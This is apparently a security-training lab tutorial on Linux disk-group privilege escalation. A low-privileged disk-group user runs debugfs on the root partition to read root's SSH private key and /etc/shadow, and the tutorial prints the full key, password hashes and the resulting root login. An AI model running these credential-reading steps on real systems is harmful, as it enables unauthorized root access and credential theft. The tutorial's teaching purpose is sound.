


DISK GROUP

PRIVILEGE ESCALATION.....



Contents

Overview.....	3
Lab Setup	3
Configuration	3
Exploitation.....	8
Conclusion	13

Overview

Disk Group Privilege Escalation is a complex attack method targeting vulnerabilities or misconfigurations within the disk group management system of Linux environments. Attackers might focus on disk devices such as **/dev/sda**, which represents the primary hard drive in Linux systems and is commonly associated with the first **SCSI** (Small Computer System Interface) disk device, during Disk Group Privilege Escalation attacks. Attackers exploit vulnerabilities or misconfigurations linked to /dev/sda and similar devices to gain unauthorized access to sensitive data or exploit associated vulnerabilities. By manipulating permissions or exploiting misconfigurations concerning disk devices, attackers aim to escalate their privileges or access critical system resources.

Lab Setup

In this article, we are going to exploit the disk group privilege escalation vulnerability on the ubuntu machine and obtain the root access. Following are the machines:

Target Machine: Ubuntu (192.168.1.6)

Attacker Machine: Kali Linux (192.168.1.7)

Configuration

Let's start by creating a new user **raj** in the ubuntu machine.

```
adduser raj
```

```

root@ignite:~# adduser raj
Adding user `raj' ...
Adding new group `raj' (1001) ...
Adding new user `raj' (1001) with group `raj' ...
Creating home directory `/home/raj' ...
Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for raj
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]

```

Add the newly created **raj** user to the **disk** group using the following command:

```

usermod -aG disk raj
groups raj

```

```

root@ignite:~# usermod -aG disk raj
root@ignite:~#
root@ignite:~# groups raj
raj : raj disk

```

Install the **openssh-server** using the following command:

```

apt install openssh-server

```

```

root@ignite:~# apt install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  ncurses-term openssh-client openssh-sftp-server ssh-i
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-gu
The following NEW packages will be installed:

```

Generate the **ssh private key** and **public key** for the root user using the following command:

```
ssh-keygen
mv id_rsa.pub authorized_keys
```

```
root@ignite:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:XxOA0wwWeIvu4NJnwLFWwUuDwWfDwmNh5TWXN8XUjE root@ignite
The key's randomart image is:
+---[RSA 3072]-----+
|      ++@=Bo  ..E. |
|      . %+0ooo .. o |
|      = B=o  o  . . |
|      o + .o  . . . |
|      . = S . o     |
|      * . . . .     |
|      + +          . |
|      . o +         |
|      . o           |
+---[SHA256]-----+
root@ignite:~# cd .ssh/
root@ignite:~/.ssh# ls
id_rsa id_rsa.pub
root@ignite:~/.ssh# mv id_rsa.pub authorized_keys
root@ignite:~/.ssh# ls
authorized_keys id_rsa
root@ignite:~/.ssh#
```

By default, inside the **sshd server system-wide configuration file** options for **PermitRootLogin** and **PubkeyAuthentication** is commented out.


```
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
```

Here, we need to perform two changes in the configuration file, the first one is changing the value of **PermitRootLogin** to **yes** and removing the comment (#) and second is removing the comment (#) on the **PubKeyAuthentication**.

```
# This is the sshd server system-wide configuration file.
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/sbin:/usr/l

# The strategy used for options in the default sshd_config
# OpenSSH is to specify options with their default value
# possible, but leave them commented. Uncommented options
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes ←
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10


PubkeyAuthentication yes ←

# Expect .ssh/authorized_keys2 to be disregarded by default
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authori

#AuthorizedPrincipalsFile none
```

Now, after the configuration is complete restart the **ssh** service.

```
service ssh restart
service ssh status
```

A terminal window with a dark purple background. The user is root@ignite. They run 'service ssh restart' (indicated by a red arrow) and then 'service ssh status' (also indicated by a red arrow). The output shows that the ssh.service is active and running. The status information includes: Loaded: loaded (/lib/systemd/system/ssh.service; e, Active: active (running) since Thu 2024-04-25 00:3, Docs: man:sshd(8), man:sshd_config(5), Process: 3020 ExecStartPre=/usr/sbin/sshd -t (code=, Main PID: 3021 (sshd), Tasks: 1 (limit: 4554), Memory: 1.7M, CPU: 39ms, CGroup: /system.slice/ssh.service, and a sub-process 3021 "sshd: /usr/sbin/sshd -D [listener].

```
root@ignite:~# service ssh restart
root@ignite:~#
root@ignite:~#
root@ignite:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; e
   Active: active (running) since Thu 2024-04-25 00:3
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 3020 ExecStartPre=/usr/sbin/sshd -t (code=
  Main PID: 3021 (sshd)
     Tasks: 1 (limit: 4554)
    Memory: 1.7M
         CPU: 39ms
    CGroup: /system.slice/ssh.service
           └─3021 "sshd: /usr/sbin/sshd -D [listener]
```

Exploitation

Since the disk group misconfiguration vulnerability is a privilege escalation technique in linux, so we are taking an initial shell using the **ssh** service and as **raj** user to show the privilege escalation part using this vulnerability.

```
ssh raj@192.168.1.6
```

We can use the **id** command to verify the **groups** that **raj** user belongs to. It can be seen that **raj** is a member of **disk** group.

To check the **disk space summary** for each mounted file in **human-readable** format we will use the following command:

```
df -h
```

Here we are going to consider the partition where the **/** (root) directory is mounted i.e., **/dev/sda3**.


```

(root@kali)-[~]
# ssh raj@192.168.1.6
raj@192.168.1.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

17 updates can be applied immediately.
17 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Thu Apr 25 00:34:47 2024 from 192.168.1.7
raj@ignite:~$ id
uid=1001(raj) gid=1001(raj) groups=1001(raj),6(disk)
raj@ignite:~$ df -h

```

Filesystem	Size	Used	Avail	Use%	Mounted on
tmpfs	388M	2.0M	386M	1%	/run
/dev/sda3	20G	7.8G	11G	44%	/
tmpfs	1.9G	0	1.9G	0%	/dev/shm
tmpfs	5.0M	4.0K	5.0M	1%	/run/lock
/dev/sda2	512M	6.1M	506M	2%	/boot/efi
tmpfs	388M	2.4M	385M	1%	/run/user/1000
tmpfs	388M	60K	388M	1%	/run/user/1001

```

raj@ignite:~$

```

After the partition is selected, now to examine and modify the partition the **debugfs** utility can be used in linux. This utility can also be used to create a directory or read the contents of a directory.

After creating a test directory using **debugfs** utility, it shows that the filesystem has **read/only** permissions. So, we can try here reading the ssh **private key** of root user so that we can login later using the ssh private key.

```

debugfs /dev/sda3
mkdir test
cat /root/.ssh/id_rsa

```

```

raj@ignite:~$ debugfs /dev/sda3
debugfs 1.46.5 (30-Dec-2021)
debugfs: mkdir test
mkdir: Filesystem opened read/only
debugfs: cat /root/.ssh/id_rsa
——BEGIN OPENSSH PRIVATE KEY——
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
——END OPENSSH PRIVATE KEY——
debugfs:

```

Since we are able to read the openssh **private key** of the root user, so we can copy the private key and paste in a file and give it **limited permissions** so that it should not be **overly permissive private key**.

```

nano id_rsa
chmod 600 id_rsa
ssh -i id_rsa root@192.168.1.6

```


id

```
(root@kali)-[~]
# nano id_rsa

(root@kali)-[~]
# chmod 600 id_rsa

(root@kali)-[~]
# ssh -i id_rsa root@192.168.1.6
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

17 updates can be applied immediately.
17 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ignite:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ignite:~#
```

Observe that the privilege escalation is performed, and the attacker has the root access. Now we can read the **/etc/shadow** file and obtain the hashes of other users.

```

debugfs: cat /etc/shadow
root:!:19830:0:99999:7:::
daemon*:19101:0:99999:7:::
bin*:19101:0:99999:7:::
sys*:19101:0:99999:7:::
sync*:19101:0:99999:7:::
games*:19101:0:99999:7:::
man*:19101:0:99999:7:::
lp*:19101:0:99999:7:::
mail*:19101:0:99999:7:::
news*:19101:0:99999:7:::
uucp*:19101:0:99999:7:::
proxy*:19101:0:99999:7:::
www-data*:19101:0:99999:7:::
backup*:19101:0:99999:7:::
list*:19101:0:99999:7:::
irc*:19101:0:99999:7:::
gnats*:19101:0:99999:7:::
nobody*:19101:0:99999:7:::
systemd-network*:19101:0:99999:7:::
systemd-resolve*:19101:0:99999:7:::
messagebus*:19101:0:99999:7:::
systemd-timesync*:19101:0:99999:7:::
syslog*:19101:0:99999:7:::
_apt*:19101:0:99999:7:::
tss*:19101:0:99999:7:::
uidd*:19101:0:99999:7:::
systemd-oom*:19101:0:99999:7:::
tcpdump*:19101:0:99999:7:::
avahi-autoipd*:19101:0:99999:7:::
usbmux*:19101:0:99999:7:::
dnsmasq*:19101:0:99999:7:::
kernoops*:19101:0:99999:7:::
avahi*:19101:0:99999:7:::
cups-pk-helper*:19101:0:99999:7:::
rtkit*:19101:0:99999:7:::
whoopsie*:19101:0:99999:7:::
sssd*:19101:0:99999:7:::
speech-dispatcher:!:19101:0:99999:7:::
nm-openvpn*:19101:0:99999:7:::
saned*:19101:0:99999:7:::
colord*:19101:0:99999:7:::
geoclue*:19101:0:99999:7:::
pulse*:19101:0:99999:7:::
gnome-initial-setup*:19101:0:99999:7:::
hplip*:19101:0:99999:7:::
gdm*:19101:0:99999:7:::
pentest:$y$j9T$GcXUpe49d0PpS4vNNTzQx.$7gxLZUDdZKP.cQ2.V8nKRRiRFiC
twupd-refresh*:19830:0:99999:7:::
raj:$y$j9T$REp35QWUBqKSWKAAGyoYc1$l0HIvnSF1kB4xDt1myTS7PT/L6r.Ezr
sshd*:19837:0:99999:7:::
debugfs:

```


Conclusion

Disk Group Privilege Escalation is a major concern for the security of Linux systems. It allows attackers to gain unauthorized access to sensitive data and elevate their privileges. It's essential to grasp how this attack works and to establish robust security measures to protect against it. Doing so is vital for minimizing risks and ensuring systems remain safe from exploitation.

JOIN OUR TRAINING PROGRAMS

